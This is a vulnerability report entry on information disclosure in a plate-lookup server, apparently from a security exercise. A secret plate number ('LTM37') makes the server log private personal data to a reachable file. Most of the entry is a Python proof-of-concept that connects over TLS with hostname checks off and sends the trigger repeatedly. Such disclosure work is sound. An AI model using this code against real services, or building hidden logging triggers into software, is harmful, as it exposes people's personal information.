Vulnerability 6. **Information Disclosure**

1. **Summary**

An attacker can access the Logging file and reveal sensitive information to its users.

1. **PoC**


2.1 Trigger point

matching special plate number(“LTM37”)


2.2 Scenario

The client Sends a plate number to the lookup server. And Lookup server check plate number. If the plate number is” LTM37”, It starts logging the private personal information.

Logging text file is located at plateServer/x64/release.



<lookup server>



<logging text file>

1. **Attacker Code**

import socket  
import ssl  
import time  
import threading  
import os, signal  
import sys  
  
HOST = 'localhost'  
PORT = 2222  
  
context = ssl.SSLContext(ssl.PROTOCOL\_TLS\_CLIENT)  
context.load\_verify\_locations('rootca.crt')  
#context.load\_verify\_locations('serverCrt.pem')  
context.check\_hostname = False  
pn = "LTM37"  
sn = "LKY1360"  
def getHtml():  
 with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as sock:  
 #with context.wrap\_socket(sock, server\_hostname='pylib') as s:  
 with context.wrap\_socket(sock, server\_hostname='2Team') as s:  
 s.connect((HOST, PORT))  
 while True:  
 time.sleep(1)  
 sendMsgHdr=(len(pn)+1)  
 sendMsgHdr2=sendMsgHdr.to\_bytes(2, 'big')  
 s.sendall(sendMsgHdr2)  
 #print('Data : {} , Data Length : {}'.format(pn, sendMsgHdr2))  
  
 s.sendall(pn.encode('utf-8'))  
  
 sendMsgHdr=(len(sn)+1)  
 sendMsgHdr2=sendMsgHdr.to\_bytes(2, 'big')  
 s.sendall(sendMsgHdr2)  
 #print('Data : {} , Data Length : {}'.format(pn, sendMsgHdr2))  
  
 s.sendall(sn.encode('utf-8'))  
  
n\_threads = 1  
# Splitting the items into chunks equal to number of threads  
  
thread\_list = []  
try:  
 for thr in range(n\_threads):  
 time.sleep(1)  
 thread = threading.Thread(target=getHtml)  
 thread\_list.append(thread)  
 thread\_list[thr].start()  
  
 for thread in thread\_list:  
 thread.join()  
except (KeyboardInterrupt, SystemExit):  
 #pid = os.getpid()  
 #os.kill(pid, 2)  
 sys.exit()